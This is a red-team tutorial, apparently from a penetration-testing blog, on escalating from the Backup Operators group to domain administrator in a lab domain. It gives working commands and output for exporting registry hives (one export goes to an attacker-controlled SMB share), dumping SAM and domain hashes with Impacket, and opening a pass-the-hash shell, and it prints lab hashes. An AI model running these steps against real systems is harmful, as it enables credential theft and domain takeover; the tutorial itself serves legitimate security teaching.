

# Domain Escalation – Backup Operator

 [pentestlab.blog/category/red-team/page/7](https://pentestlab.blog/category/red-team/page/7)

January 22, 2024


The Backup Operators is a Windows built-in group. Users which are part of this group have permissions to perform backup and restore operations. More specifically, these users have the *SeBackupPrivilege* assigned which enables them to read sensitive files from the domain controller i.e. Security Account Manager (SAM).

In the event that a user which has the *SeBackupPrivilege* permission is compromised during red team operations this can provide a direct route to compromise the domain. Since this privilege has the permission to read and retrieve sensitive hives from the domain controller such as SAM, SECURITY and SYSTEM which There are multiple proof of concepts which have been disclosed publicly and can be utilized from different perspective to perform domain escalation i.e. implant, PowerShell, non-domain joined etc.

## Implant

It is trivial to identify the user group membership by executing the command below:

```
shell net user peter /domain
```



```
07/01/2024 03:25:58 [Neo] Demon » shell net user peter /domain
[*] [C056F34A] Tasked demon to execute a shell command
[+] Send Task to Agent [144 bytes]
[+] Received Output [905 bytes]:
The request will be processed at a domain controller for domain red.lab.

User name           peter
Full Name           Peter Jones
Comment
User's comment
Country/region code 000 (System Default)
Account active       Yes
Account expires      Never

Password last set    20/10/2023 18:49:41
Password expires     Never
Password changeable  21/10/2023 18:49:41
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           07/01/2024 08:09:49

Logon hours allowed  All

Local Group Memberships *Backup Operators
Global Group memberships *Domain Users
The command completed successfully.
```

Backup Operator Privilege

It should be noted that the *SeBackupPrivilege* it is not enabled by default even though the user is part of the Backup Operators group. Typically, this privilege is obtained when the implant is running from an elevated (it should not be confused with local administrator

privileges) session using the credentials of the Backup Operator user. Executing the command below will obtain group and privilege information.

```
whoami /all
```

```
09/01/2024 06:35:17 Agent 1EB50406 authenticated as WK01\peter :: [Internal: 0.0.0.0] [Process: demon.x64.exe(2840)] [Arch: x64] [Pivot: Direct]

09/01/2024 06:35:50 [Neo] Demon » whoami /all
[*] [3D109E48] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3532 bytes]:

UserName          SID
=====
RED\peter  S-1-5-21-955986923-3279314952-43775158-1105

GROUP INFORMATION
=====
Group              Type      SID              Attributes
-----
RED\Domain Users    Group     S-1-5-21-955986923-3279314952-43775158-513 Mandatory group, Enabled by default, Enabled group,
Everyone            Well-known group S-1-1-0          Mandatory group, Enabled by default, Enabled group,
BUILTIN\Backup Operators Alias     S-1-5-32-551     Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users       Alias     S-1-5-32-545     Mandatory group, Enabled by default, Enabled group,
BUILTIN\Performance Log Users Alias     S-1-5-32-559     Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4          Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON       Well-known group S-1-2-1          Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11         Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization Well-known group S-1-5-15         Mandatory group, Enabled by default, Enabled group,
LOCAL               Well-known group S-1-2-0          Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity Well-known group S-1-18-1        Mandatory group, Enabled by default, Enabled group,
Mandatory Label(High Mandatory Level) Label      S-1-16-12288    Mandatory group, Enabled by default, Enabled group,

Privilege Name      Description      State
=====
SeBackupPrivilege   Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege   Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled

[*] BOF execution completed
```

Backup Operator – whoami /all

A .NET assembly has implemented by [snovvcrash](#) called [RegSave](#) which enables red team operators to conduct the technique via an implant. The tool can perform Active Directory enumeration to identify which groups have permissions over the registry.

```
dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab --acl
```

```
07/01/2024 17:26:21 [Neo] Demon » dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab --acl
[*] [E92C01A8] Tasked demon to inline execute a dotnet assembly: /home/kali/RegSave.exe
[+] Send Task to Agent [212 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [597 bytes]:

[*] Identity: LocalService
  \ Access Type: Allow
  \ Registry Rights: -2147483648
  \ Inherited: False

[*] Identity: LocalService
  \ Access Type: Allow
  \ Registry Rights: ReadKey
  \ Inherited: False

[*] Identity: BUILTIN\Administrators
  \ Access Type: Allow
  \ Registry Rights: 268435456
  \ Inherited: False

[*] Identity: BUILTIN\Administrators
  \ Access Type: Allow
  \ Registry Rights: FullControl
  \ Inherited: False

[*] Identity: BUILTIN\Backup Operators
  \ Access Type: Allow
  \ Registry Rights: ReadKey
  \ Inherited: False
```

RegSave – Access Control List

Using the `--backup` flag will export the registry hives into a readable and accessible location in the domain controller. These files could be retrieved for an offline analysis with Impacket.

```
dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab -o  
C:\Windows\SYSTEM\sysvol\red.lab\scripts --backup
```

```
07/01/2024 17:37:08 [Neo] Demon » dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab -o C:\Windows\SYSTEM\sysvol\red.lab\scripts --backup  
[*] [5A94860F] Tasked demon to inline execute a dotnet assembly: /home/kali/RegSave.exe  
[+] Send Task to Agent [318 bytes]  
[*] Using CLR Version: v4.0.30319  
[+] Received Output [359 bytes]:  
[+] Exported \\dc.red.lab\HKLM\SAM to C:\Windows\SYSTEM\sysvol\red.lab\scripts\ED6BBE6E-3AC4-4718-89AF-AC3D241F044C  
[+] Exported \\dc.red.lab\HKLM\SYSTEM to C:\Windows\SYSTEM\sysvol\red.lab\scripts\09BF7DA5-0E6D-4F56-B25A-A1412B740B36  
[+] Exported \\dc.red.lab\HKLM\SECURITY to C:\Windows\SYSTEM\sysvol\red.lab\scripts\76AEEFF2-A05F-4FB8-902B-4C6E6A2BCCD1
```

### RegSave

Verification that these files are accessible is feasible by executing the following command from the implant.

```
dir \\10.0.0.1\C$\Windows\SYSTEM\sysvol\red.lab\scripts
```

```
07/01/2024 17:45:30 [Neo] Demon » shell dir \\10.0.0.1\C$\Windows\SYSTEM\sysvol\red.lab\scripts  
[*] [6ACF728B] Tasked demon to execute a shell command  
[+] Send Task to Agent [210 bytes]  
[+] Received Output [553 bytes]:  
Volume in drive \\10.0.0.1\C$ has no label.  
Volume Serial Number is 3CF4-F08C  
  
Directory of \\10.0.0.1\C$\Windows\SYSTEM\sysvol\red.lab\scripts  
  
07/01/2024 22:37 <DIR> .  
20/10/2023 14:26 <DIR> ..  
07/01/2024 22:37 17,096,704 09BF7DA5-0E6D-4F56-B25A-A1412B740B36  
07/01/2024 22:37 36,864 76AEEFF2-A05F-4FB8-902B-4C6E6A2BCCD1  
07/01/2024 22:37 49,152 ED6BBE6E-3AC4-4718-89AF-AC3D241F044C  
3 File(s) 17,182,720 bytes  
2 Dir(s) 51,898,204,160 bytes free
```

### List Hives DC

An alternative approach would be to dump the SAM, SECURITY and SYSTEM hives into a UNC share. The `smbserver` from impacket suite can set up a simple SMB server:

```
impacket-smbserver -smb2support share /tmp/share
```


```
(kali㉿kali)-[~]  
$ impacket-smbserver -smb2support share /tmp/share  
Impacket v0.11.0 - Copyright 2023 Fortra  
  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

### SMB Share

The BackupOperatorToDA is a proof of concept written in C++ which can target domain controllers using an account which is part of the Backup Operators group. The proof of concept can export the registry hives into *C:\temp* path or into a UNC share.


```
BackupOperatorToDA.exe -t \\dc.red.lab -u peter -p Password123 -d red.lab -o //10.0.0.3/share/
```

```
BackupOperatorToDA.exe -t \\dc.red.lab -u peter -p Password123 -d red.lab -o C:\temp
```




```
Command Prompt
C:\tmp>BackupOperatorToDA.exe -t \\dc.red.lab -u Peter -p Password123 -d red.lab -o C:\temp
Making user token
Dumping SAM hive to C:\temp\SAM
Dumping SYSTEM hive to C:\temp\SYSTEM
Dumping SECURITY hive to C:\temp\SECURITY
C:\tmp>
```

### BackupOperatorToDA



### SAM Hive



UNC Share – SAM Hive

Using the exported files *secretsdump* from Impacket can decrypt the contents of the SAM registry hive in order to dump local hashes of the domain controller.

```
impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -security  
/tmp/share/SECURITY LOCAL
```

```

(kali㉿kali)-[~]
$ impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -security /tmp/share/SECURITY LOCAL
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[*] Target system bootKey: 0x92bb6e989f0f6340c2af3e603bbb3f3a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:11223d12dce091909eb3b683d305ba1bde9b86a89c77c84d8b9ab33119ccb6cbea5a3ad16511c370aab0a48aa8a6f15a3a7f7554d37b0295850167843f5457f32d3acda08fb088dd44a3921461972a33187ee85eb0cce79cb8b1a42620fc3dee9a15c10a0ebcc48598e2dd3324f7d1e85c3bca08d531a030ecb36d18919502ac8d5e6400921c44940d916916b4b8d03db02b8833a6cea19c0247e87b66e247921256ffbae5ce56b5bbfed8cb6d3f4e720ade3cc3d42b32b3f8e8018b6ef55a10c5c9698eb7800f3a03446af15ebc73f20909b8ee02d94c0d7879fc7bcfb6b62d0d9691b9b1782f827d60b1cac64d17f3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540f7f7

```

#### Dump Domain Hashes

Using the hash of the domain controller machine account it is feasible also to dump all the domain hashes.

```

impacket-secretsdump -hashes
aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540f7 -just-dc
red/dc/$@10.0.0.1

```

```

(kali㉿kali)-[~]
$ impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540f7 -just-dc red/dc/$@10.0.0.1
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:09a71477e44772f20c186415b52c3fe0:::
red.lab\peter:1105:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Admin:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540f7:::
WK01$:1106:aad3b435b51404eeaad3b435b51404ee:b12f84bdcc279cb42826c8823a4503be:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ea58a93aec4c095ddafd1fcae7163fa1aac08b8dda2dbf58602a33715f5be22b9
Administrator:aes128-cts-hmac-sha1-96:f60c972aee03b2e3ba323ae29c19f12a
Administrator:des-cbc-md5:911c86fd34676731
krbtgt:aes256-cts-hmac-sha1-96:d1f508691ab91daa13f685278c630cf5d18f82f076a63d

```

### Dump Domain Hashes

Using the password hash of the domain administrator it is possible to access the domain controller directly using a WMI connection.

```

impacket-wmiexec Administrator@10.0.0.1 -hashes
':58a478135a93ac3bf058a5ea0e8fdb71'

```

```

(kali㉿kali)-[~]
$ impacket-wmiexec Administrator@10.0.0.1 -hashes ':58a478135a93ac3bf058a5ea0e8fdb71'
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[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
DC

C:\>whoami
red\administrator

C:\>

```


### impacket-wmiexec

## PowerShell



As it has been mentioned above by default the *SeBackupPrivilege* is disabled even if the user is part of the Backup Operators group. Giuliano Cioffi developed two DLL's which can be used to enable the required privilege from a PowerShell console.

```
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
Get-SeBackupPrivilege
Set-SeBackupPrivilege
Get-SeBackupPrivilege
whoami /priv | findstr Backup
```



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\tmp
PS C:\tmp> Import-Module .\SeBackupPrivilegeUtils.dll
PS C:\tmp> Import-Module .\SeBackupPrivilegeCmdLets.dll
PS C:\tmp> Get-SeBackupPrivilege
SeBackupPrivilege is disabled
PS C:\tmp> Set-SeBackupPrivilege
PS C:\tmp> Get-SeBackupPrivilege
SeBackupPrivilege is enabled
PS C:\tmp> whoami /priv | findstr Backup
SeBackupPrivilege Back up files and directories Enabled
PS C:\tmp>
```

SeBackupPrivilege

Verification of the permissions over the domain controller is feasible by listing the files on the C\$ share.

```
dir \\DC\C$
```



```
Windows PowerShell
PS C:\Users\peter> dir \\DC\C$

Directory: \\DC\C$

Mode                LastWriteTime         Length Name
----                -
d-----          20/10/2023   14:54             inetpub
d-----          08/05/2021   09:20             PerfLogs
d-r-----        28/10/2023   21:36             Program Files
d-----          08/05/2021   10:40             Program Files (x86)
d-r-----        28/12/2023   12:31             Users
d-----          06/01/2024   22:08             Windows
-a-----          06/01/2024   21:08           49152 tempSAM
-a-----          06/01/2024   21:08           36864 tempSECURITY
-a-----          06/01/2024   21:08          17096704 tempSYSTEM

PS C:\Users\peter>
```

Access DC C\$

It is also useful to enumerate which groups have the *SeBackupPrivilege* as in a corporate environment there might be custom groups outside of the standards like Domain Administrators and Backup Operators. Executing the following commands will retrieve the




group Security Identifiers that have this privilege. PowerShell can also convert the principal security identifiers into a readable format.

```
Get-ChildItem -Path \\$ENV:USERDNSDOMAIN\sysvol\$ENV:USERDNSDOMAIN\Policies\ -  
Recurse -File -ErrorAction SilentlyContinue | Select-String "SeBackupPrivilege"
```

```
# Give SID as input to .NET Framework Class  
$SID = New-Object System.Security.Principal.SecurityIdentifier("S-1-5-21-  
1326752099-4012446882-462961959-1103")
```

```
# Use Translate to find user from sid  
$objUser = $SID.Translate([System.Security.Principal.NTAccount])
```

```
# Print the converted SID to username value  
$objUser.Value
```



```
Windows PowerShell  
PS C:\Users\peter> Get-ChildItem -Path \\$ENV:USERDNSDOMAIN\sysvol\$ENV:USERDNSDOMAIN\Policies\ -Recurse -File -ErrorAction SilentlyContinue | Select-String "SeBackupPrivilege"  
  
\\RED.LAB\sysvol\RED.LAB\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows  
NT\SecEdit\GptTmpl.inf:11:SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544  
  
PS C:\Users\peter> $SID = New-Object System.Security.Principal.SecurityIdentifier("S-1-5-32-551")  
PS C:\Users\peter> $objUser = $SID.Translate([System.Security.Principal.NTAccount])  
PS C:\Users\peter> $objUser.Value  
BUILTIN\Backup Operators  
PS C:\Users\peter> $SID = New-Object System.Security.Principal.SecurityIdentifier("S-1-5-32-544")  
PS C:\Users\peter> $objUser = $SID.Translate([System.Security.Principal.NTAccount])  
PS C:\Users\peter> $objUser.Value  
BUILTIN\Administrators  
PS C:\Users\peter>
```

#### Identify Groups with Backup Privilege

The [BackupOperatorToolkit](#) has four different modes to perform domain escalation from the Backup Operators group. Specifically, the *service* mode will create a service in the domain controller that will be executed during reboot via registry modifications, the *DSRM* mode will modify *DsrAdminLogonBehavior* registry key to enable Windows Remote Management Authentication (WinRM), the *DUMP* mode will dump the SAM, SECURITY and SYSTEM hives to a local path in the domain controller or to a UNC path and the *IFEO* mode which will run an application (i.e. implant) when a process is terminated.


```
.\BackupOperatorToolkit.exe DUMP C:\tmp \\dc.red.lab
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

